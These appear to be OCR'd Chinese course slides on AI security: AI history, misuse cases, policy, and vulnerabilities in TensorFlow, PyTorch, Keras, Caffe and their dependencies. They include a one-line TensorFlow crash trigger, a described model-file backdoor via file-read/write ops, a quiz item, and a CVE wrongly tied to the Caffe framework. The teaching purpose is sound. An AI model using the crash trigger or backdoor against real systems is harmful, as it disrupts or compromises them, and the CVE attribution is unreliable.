人工智能算法安全

单选题 1分

以下哪个不是主要靠密码学完成的任务

A 认证

B 加密

C 完整性校验

D 通信

人工智能的滥用

验证码破解

哥伦比亚大学的研究人员利用机器学习提取图像中的语义信息，实现对图像验证码的破解

对reCAPTCHA准确率70.78%，对Facebook准确率83.5%







S.Sivakorn et al. *I an Robot: (Deep) Learning to Break Semantic Image CAPTCHAs*. EuroS&P '16.

人工智能的滥用

信息伪造

机器学习的发展，尤其是在GAN（生成对抗网络）的提出，使得音频、视频的伪造效率和质量不断得到提高，这可能会带来越来越多的欺诈威胁

Face2Face
实时面部捕捉和RGB视频伪造系统



根据音频伪造对应的奥巴马的讲话视频

Output Obama Video

J. Thies et al. *Face2Face: Real-time Face Capture and Reenactment of RGB Videos*. CVPR 2016.
Suwajanakorn et al. *Synthesizing obama: learning lip sync from audio*. ACM Transactions on Graphics, 2017.

雨课堂 Rain Classroom

人工智能的滥用

对抗攻击

近年来对抗样本被证明存在于**现实物理世界**中并会对多种机器学习系统产生影响



对人脸识别系统的欺骗攻击[1]

攻击效果：第一行为攻击者，第二行为识别结果



对语音识别系统的欺骗攻击[3]

攻击效果：语音命令别错误识别，执行错误指令



对自动驾驶系统的欺骗攻击[2]

攻击效果：停车路标被识别为限速路标

[1] M. Sharif et al. *Accessorize to a Crime: Real and Stealthy Attacks on State-of-the-Art Face Recognition*. CCS '16.
[2] K. Eykholt et al. *Robust Physical-World Attacks on Deep Learning Visual Classification*. CVPR 2018.
[3] N. Carlini and D. Wagner. *Audio Adversarial Examples: Targeted Attacks on Speech-to-Text*. DLS 2018.

本章主要内容

人工智能算法安全	知识点	概要
人工智能安全绪论	• 人工智能发展史 • 人工智能安全	结合国内外的发展历程，以及人工智能安全的现状，介绍高速发展的人工智能
框架安全	• 框架简史 • 框架的安全漏洞	人工智能算法的实现主要依赖一些基本的底层框架，但框架自身以及框架的外部环境中的安全隐患将会进一步威胁人工智能算法的安全
算法安全	• 人工智能算法简介 • 人工智能算法的鲁棒性安全 • 人工智能算法安全的分类维度 • 前沿的攻击与防御	人工智能算法本身由于内部机制的可解释性匮乏，面临多种多样的恶意攻击，鲁棒性存在风险，针对人工智能算法的攻击与防御一直在竞相发展
人工智能算法的局限性	• 数据局限性 • 成本局限性 • 偏见局限性 • 伦理局限性	虽然人工智能算法已经取得了实际的应用，但是依然存在众多局限性，限制了人工智能算法的进一步推广与应用

第1节 人工智能安全绪论

- 人工智能发展史
- 人工智能安全

雨课堂 Rain Classroom

人工智能发展史

人工智能是计算机科学的一个分支，它企图了解智能的实质，并生产出一种新的能以人类智能相似的方式做出反应的智能机器。人工智能从诞生以来，理论和技术日益成熟，应用领域也不断扩大，是目前最具影响力和广阔前景的学科之一

人工智能自诞生以来，发展并非一帆风顺，期间经历多次低谷和复苏，才有了如今欣欣向荣的局面。其发展过程大致可概括为以下三个阶段：



人工智能发展史-三个发展阶段

起步

1950年，Alan Turing 发表 *Computing Machine and Intelligence*, 首次提出图灵测试

1952年，Arthur Samuel 提出了“机器学习”的概念：“不显式编程地给予计算机一定的功能”

Alan Turing

1956年，达特茅斯会议召开，提出了“人工智能”的概念，因此1956年被称为人工智能元年

部分参会人于2006年重聚

1957-1970 基础理论发展

1957年，Rosenblatt发明感知机，是神经网络理论中神经元的最早模型

1960年，,Widrow首次使用最小二乘法结合感知机，构成线性分类器

1968年，最近邻算法KNN出现，由此计算机可以进行简单的模式识别

1969 进入第一次寒冬

1969 年 ， Marvin Lee Minsky 出 版 *Perceptron*，提出了人工神经网络的局限，人们对于人工智能的乐观期望遭到了严重打击，研究经费大幅减少，人工智能的研究由此陷入低谷

Marvin Lee Minsky

人工智能发展史-三个发展阶段

低迷发展

1970s，专家系统兴起，人工智能从理论研究开始走向实际应用。专家系统是一种程序，能够依据从专门知识中推演出的逻辑规则在特定领域解决问题。人们希望制造出能够翻译语言，解释图像等等具有专一功能的机器

Macsyma专家系统，1972开发于MIT，用于解决数学问题

与此同时，理论研究也稳步推进。例如：

- ✓ 1970年， Seppo Linnainmaa发明反向传播(BP)算法雏形
- ✓ 1974年，Werbos 将反向传播思想应用到神经网络，发明了多层感知机(MLP)
- ✓ 1986年，Quinlan发明决策树算法ID3
- ✓ 1995年，Yan LeCun提出卷积神经网络，Vapnik&Cortes提出支持向量机


BP算法

SVM



然而，在这一阶段，由于重点问题未突破、算力受限、政府投入缩减等种种原因影响，人工智能研究兴趣减少，进展缓慢

ALPAC发表，表达了对1970s机器翻译的失望

人工智能发展史-三个发展阶段

蓬勃发展

20世纪末以来，随着算力的提升以及互联网、大数据等信息技术的推进，人工智能技术得以飞速发展，拓展出**深度学习、强化学习**等多个研究领域，并在**制造、医疗、交通、安防、零售、金融、教育**等产业获得广泛应用，迎来了爆发式增长的新高潮

人工智能发展史-分类





AI vs ML ?

人工智能发展史-理论方向举例

深度学习

使用深层次的神经网络模型，对给定的样本进行逐层特征变换，将其映射到新的特征空间，从而使对目标进行分类或预测。包括监督学习和无监督学习





Alex-Net. 使用卷积网络结构的 Alex-Net 在2012年ImageNet大规模视觉识别竞赛中，图片识别错误率仅top-5 15.3%, 大幅领先第二名夺冠

GANs. 让两个神经网络相互竞争，一个试图生成接近真实的数据，另一个试图区分真实数据和生成数据，从而模拟数据分布。是无监督学习最具前景的方法之一

人工智能发展史-理论方向举例

强化学习

用于描述和解决智能体在与环境的交互过程中通过学习策略以达成回报最大化或实现特定目标的问题

通过试错，学习如何最佳地匹配状态STATES和动作ACTIONS，以期获得最大的回报REWARDS.



应用场景



博弈游戏

智能辅助驾驶

特殊功能机器人

人工智能发展史-理论方向举例

迁移学习

从相关领域中迁移标注数据或者知识结构，完成或改进目标领域任务



当我们对目标任务没有足够的标签数据时，传统的监督学习就无法进行；此时，可以借用一些相关任务的数据来处理这些场景。我们尝试学习完成相关任务所需的知识以及目标任务和相关任务之间的相似性，然后将其应用到目标任务上去

通过驾驶模拟游戏训练自动驾驶模型



图像风格迁移

人工智能发展史-应用领域举例

自然语言处理NLP

☞ 用于分析、理解和生成自然语言，以方便人与人之间的交流、人与计算机设备之间的交流

词向量表示

机器翻译

人工智能发展史-应用领域举例

计算机视觉CV

☞ 通过对采集的图片或视频进行处理以获得相应场景的信息，对生物视觉进行模拟









人工智能发展史-国内发展史

艰难起步

迎来曙光

人工智能学会CAAI在长沙成立，秦元勋当选第一任理事长

将智能计算机系统、智能机器人、智能信息处理等项目列入863计划

1980年之前

几乎没有人研究人工智能，甚至有人把人工智能和“特异功能”混为一谈，使中国人工智能走过很长一段时间的弯路

1981

1982

人工智能学会刊物《人工智能学报》创刊，成为国内首份人工智能学术刊物

1986 - 1990

中国自动化学会、国家智能计算机研究开发中心和中国科学院合肥智能机械研究所共同主办的《模式识别与人工智能》期刊创刊

迷雾重重

人工智能发展史-国内发展史

蓬勃发展

人工智能学会向国家学位委员会和教育部提出设置“智能科学与技术”学位授予一级学科的建议

国家工业和信息化部、发改委、财政部联合印发《机器人产业发展规划(2016-2020年)》

2006

中国智能学会举办“庆祝学科诞生50周年”活动；

《智能系统学报》创刊

2009

2015

在北京召开“中国人工智能大会”，发表了《中国人工智能白皮书》，为人工智能相关行业的科技发展描述了一个轮廓

2016

人工智能安全

人工智能作为战略性与变革性信息技术，给网络空间安全增加了新的不确定性 。《中国人工智能安全白皮书》将人工智能安全风险分为以下六个方面：

- ✓ **网络安全风险：** 网络设施和学习框架的漏洞、后门安全问题，以及人工智能技术恶意应用导致的系统网络安全风险
- ✓ **数据安全风险：** 人工智能系统中的训练数据偏差、非授权篡改以及人工智能引发的隐私数据泄露等安全风险
- ✓ **算法安全风险：** 技术层中算法设计、决策相关的安全问题，涉及算法黑箱、算法模型缺陷等安全风险
- ✓ **信息内容安全风险：** 人工智能技术应用于信息传播以及人工智能产品和应用输出的信息内容安全问题
- ✓ **社会安全风险：** 人工智能产业化应用带来的结构性失业、对社会伦理道德的冲击以及可能给个人人身安全带来损害
- ✓ **国家安全风险：** 人工智能在军事作战、社会舆情等领域应用给国家军事安全和政体安全带来的风险隐患
- ✓ （物理安全/业务安全？）

人工智能安全-安全威胁

壹



研究者发现，通过产生特定的对抗样本，可以使机器学习将人类看起来差距很大的样本**错分类为攻击者想要模仿的样本**，从而达到获取受模仿者权限的目的

贰

由于算法问题，一辆Uber自动驾驶SUV撞倒一名女性行人，导致其死亡。Uber发现，自动驾驶软件在检测到行人后决定**不采取任何制动**

叁



网络安全公司Endgame发布可**修改恶意软件代码使其绕过检**测的人工智能程序Artemis，该程序可使恶意软件以16%的概率绕过安全检测

肆

委内瑞拉总统受到**无人机炸弹**袭击，现场安保人员立刻竖起防护屏障。这是全球首例利用基于AI技术来识别目标人脸，进而实施攻击的恐怖活动

人工智能安全-应用

不当使用人工智能技术，会给网络空间安全带来极大的威胁；反之，正确运用技术，对保障网络空间安全、有效维护社会稳定具有不可替代的作用
人工智能安全的应用主要可分为以下两方面：

- ✓ **网络信息安全应用：** 主要包括网络安全防护应用、信息内容安全审查应用、数据安全管理应用等，例如：
  - ➢ CrowdStrike公司开发基于大数据分析的主动防御平台，自动识别恶意软件
  - ➢ Facebook公司利用机器学习开发直播监控工具，自动封杀涉黄涉暴内容
  - ➢ Neokami公司利用深度学习开发数据分类引擎，保护云端或本地的敏感数据
- ✓ **社会公共安全应用：** 主要包括智能安防应用、金融风控应用等
  - ➢ Intel公司多款支持边缘深度学习推断的视觉运算芯片和神经计算SDK开发包，形成平台化设计，为世界各大公司提供个性化解决方案
  - ➢ Neurensic公司基于机器学习识别对交易公司构成风险的行为，自动检测来自实际监管案例的高风险活动

多家已部署人工智能安全应用的企业

人工智能安全-世界发展现状

人工智能技术已成为国际竞争的新焦点。 世界主要国家把发展人工智能作为提升国家竞争力、维护国家安全的重大战略，加紧出台规划和政策，力图在新一轮国际科技竞争中掌握主导权。世界主要国家基于自身国际地位和发展战略，对人工智能安全的关注重点和重视程度不一

欧洲

- ✓ **着重关注人工智能对隐私、就业及伦理的影响**
  - ➢ 英国发布《人工智能:未来决策制定的机遇与影响》，关注人工智能对个人隐私、就业以及政府决策可能带来的影响， 并就处理人工智能带来的道德和法律风险提出了建议
  - ➢ 欧洲政治战略中心发布《人工智能时代:确立以人为本的欧洲战略》，针对人工智能发展过程中劳动者被替代的问题和人工智能偏见的问题，提出了对应策略

人工智能安全-世界发展现状

人工智能技术已成为国际竞争的新焦点。 世界主要国家把发展人工智能作为提升国家竞争力、维护国家安全的重大战略，加紧出台规划和政策，力图在新一轮国际科技竞争中掌握主导权。世界主要国家基于自身国际地位和发展战略，对人工智能安全的关注重点和重视程度不一

欧洲

✓ **制度规范方面，强化政府主导的伦理原则建设和法律法规约束**

- 英国议会发布《英国人工智能发展计划、能力与志向》，提出了 5 项人工 智能基本道德准则
- 欧盟《通用数据保护条例》尝试建立人工智能自动决策应用规范 ，明确要求人工智能自动化决策须用户同意或被欧盟成员国法案明确授权，并要求数据控制者在收集数据时向数据主体告知自动化决策的存在、意义和后果

人工智能安全-世界发展现状

美国

✓ **着重关注人工智能技术对国家安全的影响**

- 哈佛大学肯尼迪政治学院发 布《人工智能与国家安全》报告，提出在国家安全领域保持人工智能技术领先并有效管控风险的政策建议
- 美国国会发起提案，成立“国家人工智能安全委员会”，并制定“2018 年国家安全委员会人工智能法 ”

> 可能会有这么一个算法，能渗透核代码，找出发射核弹的方法。如果这就是算法的唯一任务，如果算法是自适应的，而且是一个非常有效的算法，那麻烦就大了。
>
> —— 美国前总统奥巴马接受MIT媒体实验室主任采访时表示

人工智能安全-世界发展现状

美国

✓ **制度规范方面，主张依托市场力量降低算法决策风险，在技术应用先导领域加强监管**

- 美国权威科技创新智库数据创新中心发布《政策制定者如何推动算法问责》 报告，指出“大多数情况下，市场力量有能力阻止大部分有缺陷的人工智能算法产生；只有当算法应用带来的潜在危害较大，并足以动用监管审查时，才会触发算法问责
- 同时，对自动驾驶、刑事司法等先导领域加强监管 。譬如，众议院通过《自动驾驶法案》，纽约市通过《关于政府机构使用自动化决策系统的当地法》 等

1人工智能安全-国内发展现状

我国非常重视人工智能安全的发展，坚持以加快技术和应用创新为主线，以完善法律道德规范为保障，以监管规范为牵引，大力推进标准建设、行业协同、人才培养、国际交流、宣传教育等工作，全面提升我国人工智能安全的综合能力，牢牢把握人工智能发展新阶段国际竞争的战略主动，打造竞争新优势、开拓发展新空间，有效保障我国网络空间安全和经济社会稳定发展

✓ **法规政策制定方面，坚持规划引领和应用规范，探索构建人工智能安全管理体系**

- **坚持以战略规划为牵引，加大对人工智能安全的政策引导。**国务院印发《新一代人工智能发展规划》提出：既要加大人工智能研发和应用力度，最大程度发挥人工智能潜力；又要预判人工智能挑战，协调产业政策、创新政策与社会政策，实现激励发展与合理规制的协调，最大限度防范风险
- **围绕人工智能应用的先导领域，出台规范性引导文件。**例如，中国人民银行、中国银行保险监督管理委员会、中国证券监督管理委员会、国家外汇管理局联合印发《关于规范金融机构资产管理业务的指导意见》， 明确金融机构运用人工智能技术的权限和职责，积极防范人工智能应用于金融投资带来的安全风险

1人工智能安全-国内发展现状

我国非常重视人工智能安全的发展，坚持以加快技术和应用创新为主线，以完善法律道德规范为保障，以监管规范为牵引，大力推进标准建设、行业协同、人才培养、国际交流、宣传教育等工作，全面提升我国人工智能安全的综合能力，牢牢把握人工智能发展新阶段国际竞争的战略主动，打造竞争新优势、开拓发展新空间，有效保障我国网络空间安全和经济社会稳定发展

✓ **安全标准规范制定方面，成立国家人工智能标准化总体组与专家咨询组，加强人工智能安全标准研制**

- 在相关部委指导下，中国人工智能产业发展联盟、国家人工智能标准化总体组与专家咨询组等行业组织相继成立，加强人工智能安全基础标准研究并继续深化应用领域安全标准化工作。我国通信标准化协会(CCSA)正在研制《人工智能产品、应用及服务的安全评估指南》和《人工智能服务平台安全评估要求》标准

五部门关于印发《国家新一代人工智能标准体系建设指南》的通知

人工智能安全-国内发展现状

当前，我国国家安全和国际竞争形势更加复杂，必须在国家战略层面对人工智能安全进行系统布局、主动谋划，坚持以加快技术和应用创新为主线，以完善法律道德规范为保障，以监管规范为牵引，大力推进标准建设、行业协同、人才培养、国际交流、宣传教育等工作，全面提升我国人工智能安全的综合能力，有效保障我国网络空间安全和经济社会稳定发展 。为此，中国信息通信研究院提出如下八条发展建议：

- 加强自主创新，突破共性关键技术
- 完善法律法规，制定伦理道德规范
- 健全监管体系，引导产业健康发展
- 强化标准引领，构建安全评估体系
- 促进行业协作，推动技术安全应用
- 加大人才培养，提升人员就业技能
- 加强国际交流，应对共有安全风险
- 加大社会宣传，科学处理安全问题



“要深刻认识加快发展新一代人工智能的重大意义，推动我国新一代人工智能健康发展；加强人工智能发展的潜在风险研判和防范，维护人民利益和国家安全。”

——2018年10月 习近平主席于中共中央政治局第九次集体学习强调

第2节 框架安全

- 框架简史
- 框架的安全漏洞

框架简史

Tensorflow 框架

相关背景

- 最初由谷歌大脑团队开发，用于Google的研究和生产
- 于2015年11月9日在Apache 2.0开源许可证下发布
- 用于机器学习和深度神经网络方面的研究，但这个系统的通用性使其也可广泛用于其他计算领域

基本概念

- 张量(Tensor)是计算图的基本数据结构，可以理解为多维数据
- 流(Flow)表达了张量之间通过计算互相转化的过程



框架简史

Tensorflow 的计算图

计算图是用“结点”（nodes）和“线”（edges）的有向图来描述数学计算的图像

- “结点”一般用来表示施加的数学操作，但也可以表示数据输入（feed in）的起点/输出（push out）的终点，或者是读取/写入持久变量的终点
- “线”表示“结点”之间的输入/输出关系。这些数据“线”可以运输多维数据数组，即“张量”



框架简史

PyTorch 框架

相关背景

- 一个开源的Python机器学习库，底层由C++实现，广泛应用于人工智能领域，如自然语言处理
- 2017年1月，由Facebook人工智能研究院（FAIR）基于Torch推出
- Torch是一个经典的对多维矩阵数据进行操作的张量（tensor）库，在机器学习和其他数学密集型应用有广泛应用
- 作为经典机器学习库Torch的端口，PyTorch为Python语言使用者提供了舒适的写代码选择

部分高级功能

- 类似于NumPy的张量计算，可使用GPU加速
- 包含自动求导系统的深度神经网络



框架简史

PyTorch 相比于Tensorflow的优势

- **设计简洁**：PyTorch的设计追求最少的封装。不像TensorFlow 中充斥着session、graph、operation、name_scope、variable、tensor、layer等全新的概念，PyTorch 的设计 tensor→ variable(autograd) → nn.Module 三个由低到高的抽象层次，分别代表高维数组（张量）、自动求导（变量）和神经网络（层/模块）
- **易于理解**：PyTorch的源码只有TensorFlow的十分之一左右，更少的抽象、更直观的设计使得PyTorch的源码十分易于阅读
- **动态计算图**：Pytorch的计算图是动态的，可以根据计算需要实时改变计算图，与TensorFlow的静态计算图不同

框架简史

Keras框架

相关背景

- 一个用 Python 编写的高级神经网络 API，能够以 TensorFlow, CNTK, 或者Theano作为后端运行
- 初始版本在2015年发布，能够以最小的时延把想法转换为实验结果，是做好研究的关键
- 2017年，Google的TensorFlow团队决定在TensorFlow核心库中支持Keras

部分优势

- 允许简单而快速的原型设计（由于用户友好，高度模块化，可扩展性）
- 同时支持卷积神经网络和循环神经网络，以及两者的组合
- 在 CPU 和 GPU 上无缝运行

K Keras

框架简史

Keras的主要设计原则

- **用户友好：** Keras 是为人类而不是为机器设计的 API。它把用户体验放在首要和中心位置。将常见用例所需的用户操作数量降至最低，并且在用户错误时提供清晰和可操作的反馈
- **模块化：**模型被理解为由独立的、完全可配置的模块构成的序列或图。神经网络层、损失函数、优化器、初始化方法、激活函数、正则化方法等模块可以以尽可能少的限制组装在一起
- **易扩展性：**新的模块是很容易添加的（作为新的类和函数），现有的模块已经提供了充足的示例
- **基于Python实现：**Keras没有特定格式的单独配置文件。模型定义在Python代码中，这些代码紧凑，易于调试，并且易于扩展

Keras

框架简史

Caffe框架

相关背景

- 快速特征嵌入的卷积架构（Convolutional Architecture for Fast Feature Embedding, Caffe）是伯克利视觉和学习中心（BVLC）开发的深度学习框架
- 由加州大学伯克利分校的贾扬清博士于2013年在Github上发布
- 提供了一种简单的深度学习实验方法，以C++编写内核，并为Python和Matlab提供接口

核心模块

- Blobs：用来进行数据存储、数据交互和处理，通过Blobs，统一制定了数据内存的接口
- Layers：是神经网络的核心，定义了许多层级结构，它将Blobs视为输入输出
- Nets：是一系列Layers的集合，并且这些层结构通过连接形成一个网图

Caffe

框架简史

Caffe的主要特点

- **具有表现力的结构：**模型及优化是通过配置定义的，而不是使用硬编码的方式。可以在GPU和CPU之间无缝切换，可以用GPU训练，然后部署到集群或移动设备上
- **代码的可扩展性：**Caffe第一年fork超过一千次，有许多有意义的贡献和反馈。由于众多的贡献者，Caffe框架跟踪并实现了当前最新的代码和模型
- **快速性：**快速性使Caffe适合研究实验和工业开发。Caffe在单个的NVIDIA K40 GPU上每天能处理6千万张图片。识别时速度为1ms/张，训练时速度为4ms/张，BLVC相信Caffe具有最快的卷积神经网络实现

Caffe

框架的安全漏洞

漏洞无处不在、不可避免！每1000行代码就会有4-6个漏洞

——周鸿祎
360公司创始人

平均而言，软件交付中每 1000 行代码大约有 1-25 个错误

——Steve McConnell
《代码大全（第二版）》作者



框架本身的安全漏洞

TensorFlow中的漏洞

CVE-2020-5215

在 1.15.2 和 2.0.1 之前，将string（从 Python）转换为 tf.float16 格式会导致在enger模式下的段错误。此问题可能导致在推理/训练中的**拒绝服务攻击**，恶意攻击者可以发送包含字符串而不是 tf.float16 值的数据点。由于数据类型的自动转换，通过操作保存的模型和检查点，也可以获得类似的效果，从而将标量 tf.float16 值替换为标量字符串将引发此问题。如果启用了 eager 模式，则 tf.constant（"hello"，tf.float16）可以很容易地重现这一点

`tf.float16`: 16-bit half-precision floating-point



框架本身的安全漏洞

TensorFlow中的漏洞

CVE-2020-15190

在版本1.15.4、2.0.3、2.1.2、2.2.1和2.3.1之前的Tensorflow中，tf.raw_ops.Switch操作将张量和布尔值作为输入，并输出两个取决于布尔值张量。张量之一就是输入张量，而另一个应该是空张量。但是，eager模式时会遍历输出其中的所有张量。由于只定义了一个张量，另一个是“ nullptr”，因此我们将引用绑定到“ nullptr”。这是未定义的行为，如果使用‘-fsanitize = null’进行编译，则会报告为错误。在这种情况下，这会导致**段错误**

```
tf.raw_ops.Switch(
    data, pred, name=None
)
```

Returns

A tuple of Tensor objects (output_false, output_true).

output_false	A Tensor. Has the same type as data.
output_true	A Tensor. Has the same type as data.

框架本身的安全漏洞

TensorFlow中的漏洞

加载模型时的风险

TensorFlow有两种特殊的操作：

- read_file()
- write_file()

两种操作可以在模型运行时操纵文件的读写，导致安全风险。攻击者可以将训练好的模型中插入这种“后门”，使用者加载TF模型时将触发文件读写，导致信息被窃取或系统被控制。在数据流图中**插入恶意操作**后，不影响模型的正常功能，也就是说模型的使用者从黑盒角度是没有感知的

TensorFlow > API > TensorFlow Core v2.3.0 > Python

tf.io.read_file

TensorFlow 1 version

Reads and outputs the entire contents of the input filename.

TensorFlow > API > TensorFlow Core v2.3.0 > Python

tf.io.write_file

TensorFlow 1 version

Writes contents to the file at input filename. Creates file and recursively

框架本身的安全漏洞

PyTorch中的漏洞

内存泄漏

PyTorch 中内存泄漏的典型现象就是数据并不大，但 GPU 的内存已经被占满，而且 GPU 的利用率很低。可能引起内存泄漏的操作有：

- list与tensor互换有内存泄漏的危险
- DataLoader中的num_workers这个参数要特别小心，num_workers>0时，内存有可能泄漏
- train的循环中，特别要注意全局变量



框架本身的安全漏洞

Keras中的漏洞

权重丢失隐患

Keras可以被视为TensorFlow封装后的一个API。一位从事NLP工程师发现了TensorFlow存在的一个严重bug，使用Keras的Functional API创建的权重，可能会丢失

Caffe中的漏洞

CVE-2008-1936

Classifieds Caffe的index.php存在**SQL注入漏洞**，允许远程攻击者通过一个添加操作的cat_id参数来执行任意SQL命令。并且，该漏洞可能是站点特定的

环境接触带来的漏洞



安全是个系统问题，供应链安全越来越引起人们重视。

环境接触带来的漏洞



每个深度学习框架，都依赖着大量第三方软件包。比如说使用最广泛的TensorFlow，就有97个Python依赖库；Caffe背后，有137个依赖库，框架Torch7，也有48个Lua模块

框架	代码行数	依赖库数量	依赖库举例
TensorFlow	877K+	97	librosa, numpy
Torch7	590K+	48	libprotobuf, libz, opencv
Caffe	127K+	137	xlua, qtsvg, opencv

环境接触带来的漏洞

Numpy带来的漏洞

CVE-2017-12852

Numpy 1.13.1及之前的版本中的‘numpy.pad’函数存在安全漏洞，该漏洞源于程序缺少输入验证，攻击者可利用该漏洞造成**拒绝服务**（无限循环）

numpy.pad(*array, pad_width, mode='constant', **kwargs*) [source]

Pad an array.

Parameters:

array : *array_like of rank N*
The array to pad.

pad_width : *{sequence, array_like, int}*
Number of values padded to the edges of each axis. ((before_1, after_1), ... (before_N, after_N)) unique pad widths for each axis. ((before, after),) yields same before and after pad for each axis. (pad,) or int is a shortcut for before = after = pad width for all axes.

mode : *str or function, optional*
One of the following string values or a user supplied function.

环境接触带来的漏洞

OpenCV带来的漏洞

CVE-2017-12597

OpenCV（开源计算机视觉库）到3.3版本时在使用cv::imread读取图像文件时，在utils.cpp中的函数 FillColorRow1 中出现越界写入错误，导致**堆溢出**

环境接触带来的漏洞

部分漏洞总结

DL Framework	dep. packages	CVE-ID	Potential Threats
Tensorflow	numpy	CVE-2017-12852	DOS
Tensorflow	wave.py	CVE-2017-14144	DOS
Caffe	libjasper	CVE-2017-9782	heap overflow
Caffe	openEXR	CVE-2017-12596	crash
Caffe/Torch	opencv	CVE-2017-12597	heap overflow
Caffe/Torch	opencv	CVE-2017-12598	crash
Caffe/Torch	opencv	CVE-2017-12599	crash
Caffe/Torch	opencv	CVE-2017-12600	DOS
Caffe/Torch	opencv	CVE-2017-12601	crash
Caffe/Torch	opencv	CVE-2017-12602	DOS
Caffe/Torch	opencv	CVE-2017-12603	crash
Caffe/Torch	opencv	CVE-2017-12604	crash
Caffe/Torch	opencv	CVE-2017-12605	crash
Caffe/Torch	opencv	CVE-2017-12606	crash
